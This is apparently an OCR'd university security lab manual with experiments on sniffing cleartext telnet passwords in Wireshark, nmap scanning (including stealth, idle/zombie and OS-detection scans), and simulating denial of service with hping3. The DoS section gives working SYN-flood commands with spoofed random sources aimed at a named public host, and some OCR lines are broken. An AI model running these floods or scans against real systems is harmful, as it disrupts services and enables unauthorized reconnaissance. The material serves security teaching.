

```
apsit@apsit-HP-Notebook:/$ telnet 192.168.43.32
Trying 192.168.43.32...
Connected to 192.168.43.32.
Escape character is '^]'.
Ubuntu 14.04.3 LTS
apsit-Satellite-C660 login: apsit
Password:
Last login: Thu Aug 23 01:52:59 IST 2018 from apsit-HP-Notebook on pts/5
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

609 packages can be updated.
428 updates are security updates.

apsit@apsit-Satellite-C660:~$
```

Stop capturing by clicking the stop capturing button at the top in Wireshark.

2. Since we want to here analyze telnet packets, in wireshark in filters, type telnet and the telnet packets captured will be displayed.




In the first line, we initiate the telnet connection to 192.168.43.32 from 192.168.43.169 In the second line, the connection requests for user login and password. We select this rowand click on Analyze in top menu, select follow and then select TCP stream.




Note that the password is displayed along with the login information.

We can capture ssh packets in the same way. While packet capturing is in progress, initiate ssh connection and later monitor the ssh connection from Wireshark.



If we analyze ssh packets, we will get something like below:



Thus, it can be stated that ssh is much more secure than telnet for remote connections.

Promiscuous and non promiscuous mode:

Promiscuous mode is often used to monitor network activity. Promiscuous modeis the opposite of non-promiscuous mode. When a data packet is transmitted innon-promiscuous mode, all the LAN devices "listen to" the data to determine if the network address included in the data packet is theirs.

- "Promiscuous mode" on both WiFi and Ethernet means having the card accept packets on the current network, even if they're sent to a different MAC address.
- " Non-Promiscuous mode" is WiFi-specific and means having the card accept packets for *any* network, without having to be associated to it.

Promiscuous mode can be enabled as below:

```
apsit@apsit-HP-Notebook:~$ sudo ip link set wlo1 promisc on
[sudo] password for apsit:
apsit@apsit-HP-Notebook:~$ netstat -i
Kernel Interface table
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
enp1s0     1500 0        78      0      0 0          121      0      0      0 BMU
lo        65536 0     23791      0      0 0        23791      0      0      0 LRU
wlo1       1500 0    120989      0      0 0       119907      0      0      0 BMPRU
apsit@apsit-HP-Notebook:~$
```


```
wlo1      Link encap:Ethernet  HWaddr 3c:95:09:e2:01:f9
          inet addr:192.168.43.169  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: 2402:8100:3024:f50c:d977:f24e:259:fdda/64 Scope:Global
          inet6 addr: 2402:8100:3024:f50c:ae45:4d3d:2b1f:d265/64 Scope:Global
          inet6 addr: fe80::594c:3e55:695d:8a23/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:121102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:120038 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:84604559 (84.6 MB)  TX bytes:19875334 (19.8 MB)
```

Can be also viewed in ifconfig output :

Promiscuous mode can be disabled as below:

```
apsit@apsit-HP-Notebook:~$ sudo ip link set wlo1 promisc off
apsit@apsit-HP-Notebook:~$ netstat -i
Kernel Interface table
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
enp1s0     1500 0        78      0      0 0          121      0      0      0 BMU
lo        65536 0     23905      0      0 0        23905      0      0      0 LRU
wlo1       1500 0    122756      0      0 0       121294      0      0      0 BMRU
apsit@apsit-HP-Notebook:~$
```

Promiscous mode enable/disable in wireshark:



4. Conclusion:

Sometimes a network service is just not behaving the way it should. And the log files do not help you either. Packet sniffing is useful to analyze the data during the transmission in the network . Sniffing tools like tcpdump and Wireshark are useful to implement it. It can be used for network traffic monitoring, traffic analysis, troubleshooting and other useful purposes. Packet sniffers can capture things like passwords and usernames or other sensitive information.

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 05

1. **Aim:** To use nmap for network discovery and security auditing.
2. **Software Required** : Ubuntu 14.04 OS, nmap
3. **Theory :**

Nmap (Network Mapper) is a security scanner originally written by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich) used to discover hosts and services on a computer network, thus creating a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses. Unlike many simple port scanners that just send packets at some predefined constant rate, Nmap accounts for the network conditions (latency fluctuations, network congestion, the target interference with the scan)during the run. Also, owing to the large and active user community providing feedback and contributing to its features, Nmap has been able to extend its discovery capabilities beyond simply figuring out whether a host is up or down and which ports are open and closed; it can determinethe operating system of the target, names and versions of the listening services, estimated uptime, type of device, and presence of a firewall.

Nmap features include:

• Host Discovery – Identifying hosts on a network. For example, listing the hosts which respond to pings or have a particular port open.

• Port Scanning – Enumerating the open ports on one or more target hosts.

• Version Detection – Interrogating listening network services listening on remote devices to determine the application name and version number.

• OS Detection – Remotely determining the operating system and some hardware characteristics of network devices.

Basic commands working in Nmap:

• For target specifications: nmap <target‘s URL or IP with spaces between them>

• For OS detection: nmap -O <target-host's URL or IP>

• For version detection: nmap -sV <target-host's URL or IP>

SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively unobtrusive and stealthy since it never completes TCP connections.

Installation Steps:

sudo apt-get install nmap

```
root@apsit-HP-Notebook:/# sudo apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  liblinear3 lua-lpeg ndiff python-bs4 python-chardet python-html5lib
  python-lxml python-pkg-resources
Suggested packages:
  liblinear-tools liblinear-dev python-genshi python-lxml-dbg python-lxml-doc
  python-setuptools
The following NEW packages will be installed:
  liblinear3 lua-lpeg ndiff nmap python-bs4 python-chardet python-html5lib
  python-lxml python-pkg-resources
0 upgraded, 9 newly installed, 0 to remove and 314 not upgraded.
```

How to Use Nmap Effectively

The usage of Nmap depends on the target machine because there is a difference between simple (basic) scanning and advance scanning. There is need to use some advanced techniques to bypass the firewall and intrusion detection/preventative software to get the right result. Below are the

examples of some basic commands and their usage.

To scan a single system, then following command-line can be used:

nmap -sP 192.168.43.32

```
root@apsit-HP-Notebook:/# nmap -sP 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 10:55 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.030s latency).
MAC Address: B4:74:9F:11:98:28 (Askey Computer)
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@apsit-HP-Notebook:/#
```

To scan the entire subnet, then the command is

nmap target/subnetmask

nmap -sP 192.168.43.32/24

```
root@apsit-HP-Notebook:/# nmap -sP 192.168.43.32/24

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 10:58 IST
Nmap scan report for 192.168.43.1
Host is up (0.027s latency).
MAC Address: 0A:25:25:C3:05:56 (Unknown)
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.12s latency).
MAC Address: B4:74:9F:11:98:28 (Askey Computer)
Nmap scan report for apsit-HP-Notebook (192.168.43.169)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.75 seconds
root@apsit-HP-Notebook:/#
```

To scan a multiple targets, all you need to do is to separate each target via space:

nmap target target1 target2

nmap -sP 192.168.43.32 192.168.43.169

```
root@apsit-HP-Notebook:/# nmap -sP 192.168.43.32 192.168.43.169

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 10:59 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.0071s latency).
MAC Address: B4:74:9F:11:98:28 (Askey Computer)
Nmap scan report for apsit-HP-Notebook (192.168.43.169)
Host is up.
Nmap done: 2 IP addresses (2 hosts up) scanned in 0.35 seconds
root@apsit-HP-Notebook:/#
```

To see the list of all the hosts that are being scanned, then use the command with an -sL parameter:

nmap -sL target/cdir

nmap -sL 192.168.43.32 192.168.43.169

```
root@apsit-HP-Notebook:/# nmap -sL 192.168.43.32 192.168.43.169

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 11:02 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Nmap scan report for apsit-HP-Notebook (192.168.43.169)
Nmap done: 2 IP addresses (0 hosts up) scanned in 0.05 seconds
root@apsit-HP-Notebook:/#
```

```
Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 11:06 IST

root@apsit-HP-Notebook:/# nmap -sL 192.168.43.255/24 -exclude 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 11:06 IST
Nmap scan report for 192.168.43.0
Nmap scan report for 192.168.43.1
Nmap scan report for 192.168.43.2
Nmap sc
Nmap sc
Nmap sc
Nmap scan report for 192.168.43.26
Nmap scan report for 192.168.43.27
Nmap scan report for 192.168.43.28
Nmap scan report for 192.168.43.29
Nmap scan report for 192.168.43.30
Nmap scan report for 192.168.43.31
Nmap scan report for 192.168.43.33
Nmap scan report for 192.168.43.34
Nmap scan report for 192.168.43.35
Nmap scan report for 192.168.43.36
Nmap scan report for 192.168.43.37
Nmap scan report for 192.168.43.38
```

To scan the entire subnet but not a specific IP addresses because it might be dangerous for us. In this scenario, use the Nmap command with the excluding parameter:

IP address 192.168.43.32 is excluded in nmap scan.

To scan a specific port on the target machines (for example, To scan the HTTP, FTP, and Telnet port only on the target computer), then the Nmap command with the relevant parameter can be used. Following command-line **scan the target for port number 80,21 and 23.**

nmap -p 80,21,23 192.168.43.32

```
root@apsit-HP-Notebook:/# nmap -p 80,21,23 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 11:18 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.022s latency).
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http
MAC Address: B4:74:9F:11:98:28 (Askey Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
root@apsit-HP-Notebook:/#
```

To know the open ports on target system:nmap -open 192.168.43.32

nmap -open 192.168.43.32

```
root@apsit-HP-Notebook:/# nmap -open 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 11:20 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.013s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
5432/tcp open  postgresql
MAC Address: B4:74:9F:11:98:28 (Askey Computer)

Nmap done: 1 IP address (1 host up) scanned in 3.49 seconds
root@apsit-HP-Notebook:/#
```

Scans the N highest-ratio ports found in nmap-services file:

nmap --top-ports 5 192.168.43.32

```
root@apsit-HP-Notebook:/# nmap --top-ports 5 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 13:21 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.0080s latency).
PORT    STATE  SERVICE
21/tcp  open   ftp
22/tcp  open   ssh
23/tcp  open   telnet
80/tcp  open   http
443/tcp closed https
MAC Address: B4:74:9F:11:98:28 (Askey Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@apsit-HP-Notebook:/#
```

Nmap Scanning Techniques

There are so many scanning techniques available on Nmap. Few important and frequently used techniques are discussed.

Table 1: Scanning Techniques

Scanning Technique	Syntax	Use
TCP SYN	-sS	Stealth scan
TCP connect()	-sT	Scan without root privileges
FIN	-sF	Stealth scan
Xmas	-sX	Stealth scan
Null	-sN	Stealth scan
Ping	-sP	Identify live hosts
Version Detection	-sV	Identify services
UDP	-sU	Find UDP services
IP Protocol	-sO	Discover supported protocols
ACK	-sA	Identify firewalls
Window	-sW	Advanced ACK scan
RPC	-sR	Information on RPC services
List	-sL	Dummy for test purposes
Idle	-sI	Scan via third party
FTP Bounce	-b	Historic

Scan Type	Syntax	Example
TCP SYN Scan	-sS	nmap –sS 10.20.3.100
TCP Connect Scan	-sT	nmap –sT 10.20.3.100
Fin Scan	-sF	nmap –sF 10.20.3.100
XMAS Scan	-sX	nmap –sX 10.20.3.100
Null Scan	-sN	nmap –sN 10.20.3.100
Ping Scan	-sP	nmap –sP 10.20.3.100
Version Detection	-sV	nmap –sV 10.20.3.100
UDP Scan	-sU	nmap –sU 10.20.3.100
IP Protocol Scan	-sO	nmap –sO 10.20.3.100
ACK Scan	-sA	nmap –sA 10.20.3.100
Windows Scan	-sW	nmap –sW 10.20.3.100
List Scan	-sL	nmap –sL 10.20.3.100

TCP SYN Scan (-sS)

It is a basic scan, and it is also called half-open scanning because this technique allows Nmap to get information from the remote host without the complete TCP handshake process, Nmap sends SYN packets to the destination, but it does not create any sessions, As a result, the target computer can't create any log of the interaction because no session was initiated, making this feature an advantage of the TCP SYN scan. If there is no scan type mentioned on the command, then TCP SYN scan is used by default, but it requires the root/administrator privileged.

nmap -sS 192.168.43.32

```
root@apsit-HP-Notebook:/# nmap -sS 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 11:31 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.037s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
5432/tcp open  postgresql
MAC Address: B4:74:9F:11:98:28 (Askey Computer)

Nmap done: 1 IP address (1 host up) scanned in 9.64 seconds
root@apsit-HP-Notebook:/#
```

TCP connect() scan (-sT)

This the default scanning technique used, if and only if the SYN scan is not an option, because the SYN scan requires root privilege. Unlike the TCP SYN scan, it completes the normal TCP three way handshake process and requires the system to call connect(), which is a part of the operating system. This technique is only applicable to find out the TCP ports, not the UDP ports.

nmap -sT 192.168.43.32

```
apsit@apsit-HP-Notebook:~$ nmap -sT 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 13:16 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.013s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
apsit@apsit-HP-Notebook:~$
```

UDP Scan (-sU)

As the name suggests, this technique is used to find an open UDP port of the target machine. It does not require any SYN packet to be sent because it is targeting the UDP ports. Scanning can be made more effective by using -sS along with –sU. UDP scans send the UDP packets to the target machine, and waits for a response—if an error message arrives saying the ICMP is unreachable, then it means that the port is closed; but if it gets an appropriate response, then it means that the port is open.

nmap -sU 192.168.43.32

FIN Scan (-sF)

Sometimes a normal TCP SYN scan is not the best solution because of the firewall. IDS and IPS scans might be deployed on the target machine, but a firewall will usually block the SYN packets. A FIN scan sends the packet only set with a FIN flag, so it is not required to complete the TCP handshaking. The target computer is not able to create a log of this scan (again, an advantage of

FIN).

Version Detection (-sV)

Version detection is the right technique that is used to find out what software version is running on the target computer and on the respective ports. It is unlike the other scanning techniques because it is not used to detect the open ports, but it requires the information from open ports to detect the software version. In the first step of this scan technique, version detection uses the TCP SYN scan to find out which ports are open.

```
root@apsit-HP-Notebook:/# nmap -sV 192.168.43.169

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 13:31 IST
Nmap scan report for apsit-HP-Notebook (192.168.43.169)
Host is up (0.000025s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
2.0)
23/tcp   open  telnet   Linux telnetd
1433/tcp open  ms-sql-s Microsoft SQL Server
```

Idle Scan (-sI)

Idle scan is an advance scan that provides complete anonymity while scanning. In idle scan, Nmap does not send the packets from your real IP address. Instead of generating the packets from the attacker machine, Nmap uses another host from the target network to send the packets. Let's consider an example to understand the concept of idle scan.

nmap -sI zombie_host target_host

The idle scan technique (as mentioned above) is used to discover the open ports on 192.168.43.32 while it uses the zombie_host (192.168.43.169) to communicate with the target host. So this is an ideal technique to scan a target computer anonymously.

nmap -sI 192.168.43.169 192.168.43.32

```
root@apsit-HP-Notebook:/# nmap -sI 192.168.43.169 192.168.43.32
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP.  On t
he other hand, timing info Nmap gains from pings can allow for faster, more reliab
le scans.

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 18:42 IST
Idle scan using zombie 192.168.43.169 (192.168.43.169:443); Class: Incremental
```

OS Detection by using Nmap

One of the most important feature that Nmap has is the ability to detect remote operating systems and software. It is very helpful during a penetration test to know about the operating system and the software used by the remote computer because you can easily predict the known vulnerabilitiesfrom this information.

Nmap has a database called *nmap-os-db,* the database contains information of more than 2,600 operating systems. Nmap sends TCP and UDP packets to the target machine and then it examines the response by comparing the result with the database. The Nmap operating system discovery technique is slightly slower then the scanning techniques because OS detection involves the process of finding open ports. Nmap OS fingerprinting technique discovers the: •Device type (router, work station, and so on)

•Running (running operating system)

•OS details (the name and the version of OS)

•Network distance (the distance in hops between the target and attacker)

```
root@apsit-HP-Notebook:/# nmap -O 192.168.43.32

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-20 18:44 IST
Nmap scan report for apsit-Satellite-C660 (192.168.43.32)
Host is up (0.020s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
5432/tcp open  postgresql
MAC Address: B4:74:9F:11:98:28 (Askey Computer)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/su
```

4. Conclusion: Nmap has ability to cover the very first aspects of penetration testing, which include information gathering and enumeration. It is also powerful utility that can be used as a vulnerability detector or a security scanner.

Academic Year: 2025-26 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Experiment No. 06

1. **Aim: To simulate DOS attack by using HPING and other tools.**

2. **Software Required** : Ubuntu 14.04 OS, Wireshark 2.6.1

3. **Theory:**

A **denial-of-service** (**DoS**) or **distributed denial-of-service** (**DDoS**) **attack** is an attempt to make a machine or network resource unavailable to its intended users. Although the means to carry out, the motives for, and targets of a DoS attack vary, it generally consists of efforts to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet.

Distributed denial-of-service attacks are sent by two or more persons, or bots, and denial-of-service attacks are sent by one person or system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

Denial-of-service threats are also common in business, and are sometimes responsible for website attacks.

This technique has now seen extensive use in certain games, used by server owners, or disgruntled competitors on games, such as popular Minecraft servers. Increasingly, DoS attacks have also been used as a form of resistance. Richard Stallman has stated that DoS is a form of 'Internet Street Protests'. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.

One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. In general terms, DoS

attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longercommunicate adequately.

Denial-of-service attacks are considered violations of the Internet Architecture Board's Internet proper use policy, and also violate the acceptable use policies of virtually all Internet service providers. They also commonly constitute violations of the laws of individual nations.

hping3 works well if you have other DoS tools such as GoldenEye running (using multiple tools that attacks same site/server/service increases the chances of success). There are agencies and corporations to runs DoS attack map in Realtime. that shows worldwide DDoS attacks almost in realtime.

What's hping3?

hping3 is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de-facto tools for security auditing and testing of firewalls and networks, and was used to exploit the Idle Scan scanning technique now implemented in the Nmap port scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low levelTCP/IP packet manipulation and analysis in a very short time.

Like most tools used in computer security, hping3 is useful to security experts, but there are a lot of applications related to network testing and system administration.

hping3 should be used to…

- Traceroute/ping/probe hosts behind a firewall that blocks attempts using the standard utilities.
- Perform the idle scan (now implemented in nmap with an easy user interface).
- Test firewalling rules.
- Test IDSes.

- Exploit known vulnerabilties of TCP/IP stacks.
- Networking research.
- Learn TCP/IP (hping was used in networking courses AFAIK).
- Write real applications related to TCP/IP testing and security.
- Automated firewalling tests.
- Proof of concept exploits.
- Networking and security research when there is the need to emulate complex TCP/IP behaviour.
- Prototype IDS systems.
- Simple to use networking utilities with Tk interface.

Installation of HPING :

```
apeksha@apeksha-VirtualBox: /etc
apeksha@apeksha-VirtualBox:/etc$ sudo apt-get install hping3 -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 285 not upgraded.
Need to get 107 kB of archives.
After this operation, 284 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 hping3 amd64 3.
2.ds2-7 [107 kB]
Fetched 107 kB in 3s (27.9 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 208805 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-7_amd64.deb ...
Unpacking hping3 (3.a2.ds2-7) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up hping3 (3.a2.ds2-7) ...
apeksha@apeksha-VirtualBox:/etc$
```

DoS using hping3 with random source IP

```
root@apeksha-VirtualBox:/# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-
source www.hping3testsite.com
HPING www.hping3testsite.com (enp0s3 103.224.182.253): S set, 40 headers + 120 d
ata bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
425235 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@apeksha-VirtualBox:/#
```

1. hping3 = Name of the application binary.
2. -c 100000 = Number of packets to send.
3. -d 120 = Size of each packet that was sent to target machine.
4. -S = I am sending SYN packets only.
5. -w 64 = TCP window size.
6. -p 21 = Destination port (21 being FTP port). You can use any port here.
7. --flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.
8. --rand-source = Using Random Source IP Addresses. You can also use -a or –spoof to hide hostnames. See MAN page below.
9. www.hping3testsite.com = Destination IP address or target machines IP address. You can also use a website name here. In my case resolves to 127.0.0.1 (as entered in /etc/hosts file)

So how do you know it's working? In hping3 flood mode, we don't check replies received (actually you can't because in this command we've used –rand-souce flag which means the source IP address is not yours anymore.)

Took me just 5 minutes to completely make this machines unresponsive (that's the definition of DoS – Denial of Service).

In short, if this machine was a Web server, it wouldn't be able to respond to any new connections and even if it could, it would be really really slow.

Simple SYN flood – DoS using HPING3

```
root@apeksha-VirtualBox:/# hping3 -S --flood -V www.hping3testsite.com
using enp0s3, addr: 192.168.43.130, MTU: 1500
HPING www.hping3testsite.com (enp0s3 103.224.182.253): S set, 40 headers + 0 dat
a bytes
